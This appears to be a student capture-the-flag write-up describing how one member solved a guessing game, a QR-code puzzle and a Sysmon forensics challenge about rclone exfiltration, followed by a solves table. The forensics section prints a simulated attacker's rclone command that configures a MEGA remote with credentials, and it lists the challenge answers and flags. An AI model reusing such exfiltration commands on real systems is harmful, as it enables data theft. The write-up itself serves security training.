[+] Congratulations! You guessed the number in 5 guesses. Flag: NxMMU23{guesssssssssssssswhatfffft????}
```

**Members Involved: Mannoj Sakthivel**

**Tools used:** -


**Thought Process and Methodology and Attempts:**

First Mannoj simply copy pasted the nc given in the Ctf. Such as the picture above into Kali terminal with the command nc before the IP Address.

**Final Result:** As shown in the picture above, Mannoj has randomly guessed the number by using simple probability and has thus captured the flag.

**Category: Steganography**

**Question: Quick Response (50)**



**Members Involved: Mannoj Sakthivel**

**Tools used: QR Scanner, Mobile Phone (Contacts Application)**

**Thought Process and Methodology and Attempts:**

Mannoj first scanned the qr code using his phone (The QR code is shown on the picture above).

12:42

56

Cancel

NS

## Nexagate Sdn Bhd

[sales@nexagate.com](mailto:sales@nexagate.com)



message



call



video



mail

phone

[+60 3 2935 9363](tel:+60329359363)

phone

[+60 13 391 1347](tel:+60133911347)

phone

[+60 3 2935 9363](tel:+60329359363)

email

[sales@nexagate.com](mailto:sales@nexagate.com)

homepage

<https://pastebin.com/wALF2jbg>

address

BO2-D-13A-1, Boutique Office 2,  
Menara 3, Jalan Bangsar,  
Kampung Haji Abdullah Hukum  
59200 Bangsar Kuala Lumpur  
Malaysia

This prompted a contact named “Nexagate Sdn Bhd”. Then Mannoj came across the homepage (<https://pastebin.com/wALF2jbg>) from his contacts and thus was curious to see what was lurking behind that link as shown on the picture above.

The screenshot shows a browser window with the URL [pastebin.com/wALF2jbg](https://pastebin.com/wALF2jbg). The page title is "Hazelcast". There is a large red box highlighting the "Download" button. To the right, there is a sidebar with several other pasted snippets. At the bottom, there is an advertisement for HWC RM1 coffee.

PasteBin API TOOLS FAQ + paste Search... Q

Hazelcast Download

Untitled A GUEST JUN 8TH, 2023 228 0 4 DAYS ADD COMMENT

SHARE TWEET

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

text 0.03 KB | Cybersecurity | 0 0

1. NxMMU23{NeXaGateNeXaGateNeXaGate}

Tags: CTFMMU23

raw download clone embed print report

PHP HTML - foreach  
Lua | 18 min ago | 0.30 KB

Rotation for Glitcher  
PHP | 19 min ago | 1.03 KB

PHP HTML - for  
PHP | 21 min ago | 0.20 KB

Labyrinth - cses problem  
C++ | 21 min ago | 4.61 KB

Advertisement

RM1 LATTE & AMERICANO DOWNLOAD NOW

**Final Result:** After opening the suspicious link by pasting it on google Mannoj had captured the flag as shown on the picture above.

**Title: Clone**


**Points: 100**

**Members Involved: Manoj Sakthivel**

**Tools used: Kali, Event Viewer, XML**

**Thought Process and Methodology and Attempts:**

This is by far the hardest task in the whole CTF as described by the group. Firstly, after downloading the files, Manoj realised that it contains event viewer files in a zip folder format.



The screenshot shows the Microsoft Windows Sysmon event viewer interface. The title bar reads "Event 1, Microsoft-Windows-Sysmon". Below the title bar, there are two tabs: "General" and "Details". The "Details" tab is selected, indicated by a blue border. Under the "Details" tab, there are two radio buttons: "Friendly View" (selected) and "XML View". The main area displays a list of process details in a key-value format. Some values are truncated with an ellipsis (...). The listed fields include:

Field	Value
RuleName	-
UtcTime	2023-03-29 11:00:09.284
ProcessGuid	{e6b7b79e-1a39-6424-b900-000000000400}
ProcessId	7016
Image	C:\Users\pakya\AppData\Local\Temp\rclone-v1.62.2-windows-amd64\rclone.exe
FileVersion	1.62.2
Description	Rsync for cloud storage
Product	Rclone
Company	https://rclone.org
OriginalFileName	rclone.exe
CommandLine	"C:\Users\pakya\AppData\Local\Temp\rclone-v1.62.2-windows-amd64\rclone.exe" config create remote mega user nacover969@mitgadocom pass #S1*dX&25A@9
CurrentDirectory	C:\Users\pakya\AppData\Local\Temp\rclone-v1.62.2-windows-amd64
User	DESKTOP-3SJSFTI\pakya
LogonGuid	{e6b7b79e-1987-6424-8393-010000000000}
LogonId	0x19383
TerminalSessionId	1
IntegrityLevel	Medium
Hashes	SHA256=B75516A7FF3096B2A15C5897779A75E625F7539D6A333F359EC8B17A18D01340
ParentProcessGuid	{e6b7b79e-19c2-6424-9700-000000000400}
ParentProcessId	7756
ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
ParentUser	DESKTOP-3SJSFTI\pakya

Manoj had thus searched the event viewer files by using XML (View under “Details”). Manoj had thus got to know that the answers are hidden in the code as shown in the picture above.

```
+ Pakya believes that the malicious actor used rclone to      +
+ exfiltrate Pakya's research to the cloud. Can you detect      +
+ the usage of rclone from the event logs produced? To get      +
+ the flag, you need to answer all the questions      +
+ correctly.      +
+++++
1. What is the email of the attacker used for the exfiltration process? (for example: name@email.com)
Enter Answer: nacover969@mitigado.com
[+] Correct

2. What is the password of the attacker used for the exfiltration process? (for example: password123)
Enter Answer: #S1*dX&2sA@9
[+] Correct

3. What is the Cloud storage provider used by the attacker? (for example: cloud)
Enter Answer: mega
[+] Correct

4. What is the ID of the process used by the attackers to exfiltrated the folder? (for example: 1337)
Enter Answer: 1416
[+] Correct

5. What is the name of the folder the attacker exfiltrated; provide the full path. (for example: C:/Users/user/folder/)
Enter Answer: C:/Users/pakya/OneDrive/Desktop/SecretFiles/
[+] Correct

6. What is the name of the folder the attacker exfiltrated the files to? (for example: exfil_folder)
Enter Answer: v1ct1m_arEea
[+] Correct

Congratulations! You answered all questions correctly! Here flag for you: NxMMU23{50b5d4ab81a4b45c5da15c652cb028d9}
```

Mannoj then proceeded to sort out every file given and found the email that compromised Pakya's PC. Mannoj looked for the Rclone in each file that was provided, and that search brought Mannoj to the sysmon file, where he found the attacker's whole data set. From there, Mannoj entered the needed data based on the questions that followed in the kali terminal after entering the nc IP address with the port (nc 203.106.151.182 (IP) 13337 (port)). Lastly, this challenge took Mannoj about 3 hours since there were a lot of questions. The picture above indicates the answers for the Questions.

In text form (answers)

1)nacover969@mitigado.com

#S1\*dX&2sA@9

mega

1416

C:/Users/pakya/OneDrive/Desktop/SecretFiles/

v1ct1m\_arEea

**Final Result:** Mannoj Managed to answer all the questions correctly and thus have captured the Flag.

**Proof that we have solved all the question:**

Solves			
Challenge	Category	Value	Time
Clone	Forensics	100	June 11th, 12:07:57 AM
Labyrinth	Pwn	75	June 10th, 11:30:59 PM
Persistence	Web	75	June 10th, 11:02:21 PM
Packet	Forensics	75	June 10th, 10:52:49 PM
Rock Paper Gunting	Miscellaneous	25	June 10th, 10:50:08 PM
MagicWord	Web	75	June 10th, 10:08:55 PM
FindMeIfYouCan	Miscellaneous	50	June 10th, 6:26:33 PM
Dash	Miscellaneous	50	June 10th, 5:31:07 PM
PakyaFormation	Miscellaneous	50	June 10th, 5:12:33 PM
InfoBase	Web	75	June 10th, 2:48:38 PM
Shell	Forensics	75	June 10th, 12:55:30 PM
Surrender	Steganography	50	June 10th, 12:44:38 PM
Uncover the Secret Headquarters	Miscellaneous	25	June 10th, 12:15:09 PM
The Enigmatic Letter	Miscellaneous	25	June 10th, 11:51:02 AM
Welcome!	Miscellaneous	25	June 10th, 11:20:14 AM
Quick Response	Steganography	50	June 10th, 11:14:17 AM
Sushi Sleuth	Miscellaneous	20	June 10th, 11:01:24 AM
Look for MrDonde flag	Osint	20	June 10th, 10:47:01 AM
Guessing Game	Miscellaneous	25	June 10th, 10:28:00 AM
Click For Surprise !!!	Miscellaneous	25	June 10th, 10:17:29 AM
Power	Cryptography	50	June 10th, 10:11:58 AM